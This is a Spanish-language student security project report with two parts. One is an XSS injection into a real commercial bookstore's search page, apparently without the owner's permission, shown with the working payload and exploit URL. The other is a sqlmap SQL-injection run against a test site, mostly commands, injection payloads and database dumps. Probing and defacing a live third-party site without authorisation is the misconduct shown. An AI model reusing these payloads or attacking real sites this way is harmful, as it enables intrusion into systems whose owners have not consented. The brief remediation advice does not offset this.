Criptografía y Seguridad 2022-2
Proyecto 03

Diego Dozal Magnani.
No de cuenta: 316032708
José Eduardo González Jasso.
No de cuenta: 316093837


Junio 2022

XSS


Buscando por internet, dimos con el sitio web https://www.libreriasfleming.com.mx/ el cual muestra una vulnerabilidad XSS. El código a inyectar fue el siguiente

```
<script>
    alert(’TE ESTOY HACKEANDO BROTHER :)’);

    const body = ‘PRUEBA DE QUE TE ESTOY HACKEANDO:
                    <img src=’http://unsplash.it/100/100?random’ />‘;
    const injection = document.getElementById(’wrapper’);
    injection.innerHTML = body;
</script>
```

El sitio se veía así **antes** de la inyección de código:




Y así quedó **después** de la inyección:


Librerías Fleming de México
Nueva pestaña
INICIO
GISTRO
CONTACTO
WHATSAPP
2313121962
LIBRERÍAS FLEMING DE MÉXICO
Instrumental odontológico
Libros
Aceptar

https://www.libreriasfleming.com.mx/buscarx.php?buscar=<script>alert%28%27TE+ESTOY+HACKEANDO+BROTHER+%3A%29%27%29%3Bconst+bo...

www.libreriasfleming.com.mx dice

TE ESTOY HACKEANDO BROTHER :)



https://www.libreriasfleming.com.mx/buscarx.php?buscar=<script>alert%28%27TE+ESTOY+HACKEANDO+BROTHER+%3A%29%27%29%3Bconst+bo...


PRUEBA DE QUE TE ESTOY HACKEANDO:

Una posible solución sería sanitizar el input text de la búsqueda del sitio para restringir que se puedan colocar etiquetas HTML y lanzar un aviso de seguridad o también es posible escapar las etiquetas HTML con la funcion `htmlspecialchars` y solo mostrar lo que ingresó el usuario de esta forma evitamos ejecutar un posible script.

SQLinjection


Consideramos el parámetro `artist=2`

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=2 --dbs    :
```




```
[*] starting @ 16:05:07 /2022-06-05/

[16:05:07] [INFO] resuming back-end DBMS 'mysql'
[16:05:07] [INFO] testing connection to the target URL
got a 302 redirect to 'http://172.19.22.201:9997/user/guest_login.asp?origurl=http%3a%2f%2ftestphp%2evulnweb%2ecom%2flistproducts%2ephp%3fartist%3
d2&langname=es%5fES&logo=%2fwritable%2fdata%2fwsgclient%2flogo%5f1'. Do you want to follow? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8955=8955

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: artist=1 AND EXTRACTVALUE(1784,CONCAT(0x5c,0x716a6a7671,(SELECT (ELT(1784=1784,1))),0x7171627871))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: artist=1 UNION ALL SELECT NULL,CONCAT(0x716a6a7671,0x51464a4e70555652526d754766485249476c4d465041764a71767548627a4b754751416a5679724a
,0x7171627871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[16:05:08] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[16:05:08] [INFO] fetching database names
[16:05:09] [WARNING] reflective value(s) found and filtering out
[16:05:09] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back
to partial UNION technique
[16:05:10] [WARNING] the SQL query provided does not return any output
[16:05:10] [INFO] resumed: 'information_schema'
[16:05:10] [INFO] resumed: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

[16:05:10] [INFO] fetched data logged to text files under '/home/diegodm/.sqlmap/output/testphp.vulnweb.com'
[16:05:10] [WARNING] you haven't updated sqlmap for more than 793 days!!!

[*] ending @ 16:05:10 /2022-06-05/
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=2 -D information_schema --tables    :
```




```
[16:07:52] [INFO] resuming back-end DBMS 'mysql'
[16:07:52] [INFO] testing connection to the target URL
got a 302 redirect to 'http://172.19.22.201:9997/user/guest_login.asp?origurl=http%3a%2f%2ftestphp%2evulnweb%2ecom%2flistproducts%2ephp%3fartist%3
d2&langname=es%5fES&logo=%2fwritable%2fdata%2fwsgclient%2flogo%5f1'. Do you want to follow? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8955=8955

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: artist=1 AND EXTRACTVALUE(1784,CONCAT(0x5c,0x716a6a7671,(SELECT (ELT(1784=1784,1))),0x7171627871))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: artist=1 UNION ALL SELECT NULL,CONCAT(0x716a6a7671,0x51464a4e70555652526d754766485249476c4d465041764a71767548627a4b754751416a5679724a
,0x7171627871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[16:07:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[16:07:54] [INFO] fetching tables for database: 'information_schema'
[16:07:54] [WARNING] reflective value(s) found and filtering out
[16:07:54] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back
to partial UNION technique
[16:07:55] [WARNING] the SQL query provided does not return any output
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
| EVENTS                                |
| INNODB_TABLESPACES_BRIEF              |
| INNODB_TABLESTATS                     |
| INNODB_TEMP_TABLE_INFO                |
| INNODB_TRX                            |
| INNODB_VIRTUAL                        |
| KEYWORDS                              |
| KEY_COLUMN_USAGE                      |
| OPTIMIZER_TRACE                       |
| PARAMETERS                            |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| RESOURCE_GROUPS                       |
| ROLE_COLUMN_GRANTS                    |
| ROLE_ROUTINE_GRANTS                   |
| ROLE_TABLE_GRANTS                     |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMATA_EXTENSIONS                   |
| SCHEMA_PRIVILEGES                     |
| ST_GEOMETRY_COLUMNS                   |
| ST_SPATIAL_REFERENCE_SYSTEMS          |
| ST_UNITS_OF_MEASURE                   |
| TABLESPACES                           |
| TABLESPACES_EXTENSIONS                |
| TABLES_EXTENSIONS                     |
| TABLE_CONSTRAINTS                     |
| TABLE_CONSTRAINTS_EXTENSIONS          |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_ATTRIBUTES                       |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| VIEW_ROUTINE_USAGE                    |
| VIEW_TABLE_USAGE                      |
| COLUMNS                               |
| STATISTICS                            |
| TABLES                                |
+---------------------------------------+

[16:07:55] [INFO] fetched data logged to text files under '/home/diegodm/.sqlmap/output/testphp.vulnweb.com'
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=2 -D information_schema -T KEYWORDS --columns :




```
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8955=8955

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: artist=1 AND EXTRACTVALUE(1784,CONCAT(0x5c,0x716a6a7671,(SELECT (ELT(1784=1784,1))),0x7171627871))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: artist=1 UNION ALL SELECT NULL,CONCAT(0x716a6a7671,0x51464a4e70555652526d754766485249476c4d465041764a71767548627a4b754751416a5679724a
,0x7171627871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[16:10:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[16:10:45] [INFO] fetching columns for table 'KEYWORDS' in database 'information_schema'
[16:10:46] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back
to partial UNION technique
[16:10:47] [WARNING] reflective value(s) found and filtering out
[16:10:47] [WARNING] the SQL query provided does not return any output
[16:10:47] [INFO] resumed: 'RESERVED'
[16:10:47] [INFO] resumed: 'int'
[16:10:47] [INFO] resumed: 'WORD'
[16:10:47] [INFO] resumed: 'varchar(31)'
Database: information_schema
Table: KEYWORDS
[2 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| RESERVED | int         |
| WORD     | varchar(31) |
+----------+-------------+

[16:10:47] [INFO] fetched data logged to text files under '/home/diegodm/.sqlmap/output/testphp.vulnweb.com'
[16:10:47] [WARNING] you haven't updated sqlmap for more than 793 days!!!

[*] ending @ 16:10:47 /2022-06-05/
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=2 -D information_schema -T KEYWORDS -C RESERVED --dump :




```
[16:53:12] [WARNING] user aborted during enumeration. sqlmap will display partial output
Database: information_schema
Table: KEYWORDS
[56 entries]
+----------+
| RESERVED |
+----------+
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
```




```
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
| 0        |
+----------+

[16:53:12] [INFO] table 'information_schema.KEYWORDS' dumped to CSV file '/home/diegodm/.sqlmap/output/testphp.v
/KEYWORDS.csv'
[16:53:12] [INFO] fetched data logged to text files under '/home/diegodm/.sqlmap/output/testphp.vulnweb.com'
[16:53:12] [WARNING] you haven't updated sqlmap for more than 793 days!!!

[*] ending @ 16:53:12 /2022-06-05/
```


sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=2 -D information_schema -T KEYWORDS -C WORD --dump :



```
[16:45:45] [WARNING] user aborted during enumeration. sqlmap will display partial output
Database: information_schema
Table: KEYWORDS
[471 entries]
+--------------------------------+
| WORD                           |
+--------------------------------+
[16:45:45] [WARNING] console output will be trimmed to last 256 rows due to large table size
| GRANT                          |
| GRANTS                         |
| GROUP                          |
| GROUP_REPLICATION              |
| GROUPING                       |
| GROUPS                         |
| HANDLER                        |
| HASH                           |
| HAVING                         |
| HELP                           |
| HIGH_PRIORITY                  |
| HISTOGRAM                      |
| HISTORY                        |
| HOST                           |
| HOSTS                          |
